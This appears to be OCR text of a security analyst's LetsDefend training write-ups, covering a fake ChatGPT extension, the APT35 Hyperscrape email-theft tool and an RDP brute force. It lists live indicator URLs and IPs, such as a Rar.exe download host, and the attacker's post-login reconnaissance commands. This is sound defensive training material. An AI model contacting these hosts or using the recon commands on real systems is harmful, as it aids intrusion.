



Even though scans of the actual file came out clean, a lot of IoC have appeared, some with spyware potential possible data leakage













- Remove the malicious extension from affected systems.
- Isolate the compromised machine from the network to prevent the attacker from accessing other resources and systems within the organization.
- Review and update security configurations to enhance protection against similar threats in the future.
- Reset affected user accounts, including passwords, and enable two-factor authentication where available.

Event Conclusion: User downloaded a fake ChatGPT extension that successfully connected with a C2

Investigation 0.6





Hostname: Arthur

Destination IP Address: 172.16.17.72

Process Name: EmailDownloader.exe

Process Path: C:\Users\LetsDefend\Downloads\EmailDownloader.exe

File Hash: cd2ba296828660ecd07a36e8931b851dda0802069ed926b3161745aae9aa6daa

Command Line: C:\Users\LetsDefend\Downloads\EmailDownloader.exe


Device Action : Allowed


Trigger Reason: Unusual patterns of behavior linked to hash

APT35 aka Charming Kitten was observed using a new tool called Hyperscrape to extract emails from their victims' mailboxes

First glance: Arhtur possibly ran an malicious process


I’ll check the file and its hash:





Malicious Iranian APT extraction tool, I will contain Arthur.

Now I will check




istory Clean

I'll begin with checking all the endpoint network logs to check for suspicious IP's and URL's, I'll be using a Pyhton script that combines VirusTotal API to bulk check unique IPs


IP Address	URL	Detected Malicious Hits
173.209.51.54	http://173.209.51.54/	3
173.209.51.54	https://173.209.51.54/	4
173.209.51.54	http://173.209.51.54/d/Rar.exe	3
173.209.51.54	http://173.209.51.54:5985/	5
185.125.190.39	http://ports.ubuntu.com/ubuntu-ports/pool/universe/p/pymilter-milters/pymilter-milters_0.8.18.orig.tar.gz	3
3.129.149.36	http://3-129-149-36.ipv4.nknlabs.io/	1
34.243.160.129	http://34.243.160.129/	1
52.15.106.142	http://52.15.106.142/	1
54.247.62.1	http://54.247.62.1:443/	1
91.189.91.48	http://91.189.91.48/	1
91.189.91.48	https://xubuntu.org/release/19-04/	1
49.12.80.40	http://minergate.com/reghttps:/minergate.com/regemailCarlosMira22@hotmail.compasswordv1	2


I can see that Arthur has been interacting with a lot of malicious IP’s and URL’s some standout like minergate, Rar.exe possible C2 interactions


Next I’ll check the Endpoint Process logsWe can see arthur Running the EmailDownload.exe





Firewall log shows it wasn’t blocked












Event Conclusion: Successful APT35 HyperScrape Data Exfiltration Tool attack



Investigation 0.7

EventID: 234
Event Time: Mar 07, 2024, 11:44 AM
Rule: SOC176 - RDP Brute Force Detected
Level: Security Analyst


Source IP Address: 218.92.0.56
Destination IP Address: 172.16.17.148
Destination Hostname: Matthew
Protocol: RDP
Firewall Action: Allowed

Alert Trigger Reason: Login failure from a single source with different non-existing accounts


First glance, RDP Brute force was allowed

I’ll start investigating the source IP (Attacker):

A successful log on at 11:44 AM




OS Log confirms



Now I’ll check Matthew endpoint

Privilege escalation commands




EVENT TIME	COMMAND LINE
Mar 7 2024 11:45:18	"C:\Windows\system32\cmd.exe"
Mar 7 2024 11:45:51	whoami
Mar 7 2024 11:45:58	net user letsdefend
Mar 7 2024 11:46:34	net localgroup administrators
Mar 7 2024 11:46:53	netstat -ano

Matthew network traffic

Mar 7 2024 11:43:30	218.92.0.56
Mar 7 2024 11:44:29	218.92.0.56
Mar 7 2024 11:44:32	218.92.0.56
Mar 7 2024 11:44:37	218.92.0.56
Mar 7 2024 11:44:51	218.92.0.56


Outgoing traffic to the attacker, established connection

Possible remote control



Sent traffic to Malicious URL's and IPs


IP Address	Positives	Total Scans	Detected URLs
218.92.0.56	16	97	http://218.92.0.56/
142.250.190.142	13	91	https://mmkhp89956.xyz/, http://kkyuhg08754.com/, https://trevax.org/
173.209.51.54	5	88-94	http://173.209.51.54:5985/, http://173.209.51.54/d/Rar.exe, https://173.2(http://173.209.51.54/
136.243.108.14	5	95	https://136.243.108.14/





Containing



Action
Contained
Enrichment & Context
Check the Source IP address. Is the IP address 'internal' or 'external'?
External
Internal



IP Reputation Check
Check the reputation of the attacker's IP Address using the following resources.
Virus Total
AbuseIPDB
LetsDefend TI
Is the attacker IP suspicious or not?
No
Yes


Traffic Analysis
Search for the Attacker IP address in Log Management. Is there a request from the Attacker IP address to the target server's SSH or RDP port?
No
Yes


Determine the Scope
Does the Attacker IP address try to establish an SSH/RDP connection with multiple servers/clients as the target?
No
Yes


Log Management
Check the SSH/RDP audit logs to determine if the brute force attack was successful.
For Windows:
- Event ID 4624: An account was successfully logged on - Event ID 4625: An account failed to log on
For Linux:
- cat /var/log/auth.log | grep "Failed password" - cat /var/log/auth.log | grep "Accepted password"
A successful login after a series of failed logins from the same source address to the same target indicates that the brute force attack was successful.
Was the brute force attack successful?
No
Yes


Should the device be isolated?
Systems exposed to a cyber-attack should be isolated to reduce the impact of the cyber-attack. Does the device require isolation?
No
Yes


234
Mar, 07, 2024, 11:44 AM
SOC176 - RDP Brute Force Detected
True Positive (+5 Point)
Should the device be isolated? (+5 Point)
Log Management (+5 Point)
Determine the Scope (+5 Point)
Traffic Analysis (+5 Point)
IP Reputation Check (+5 Point)
Enrichment & Context (+5 Point)
Empty! You should explain why you closed alarm this way.
Open the Security Report

Event Conclusion: True Positive Brute Force attempt with Data exfil


Investigation 0.8

EventID :	162
Event Time :	Jun, 21, 2023, 01:51 PM
Rule :	SOC210 - Possible Brute Force Detected on VPN
Level :	Security Analyst
Source Address :	37.19.221.229
Destination Address :	33.33.33.33
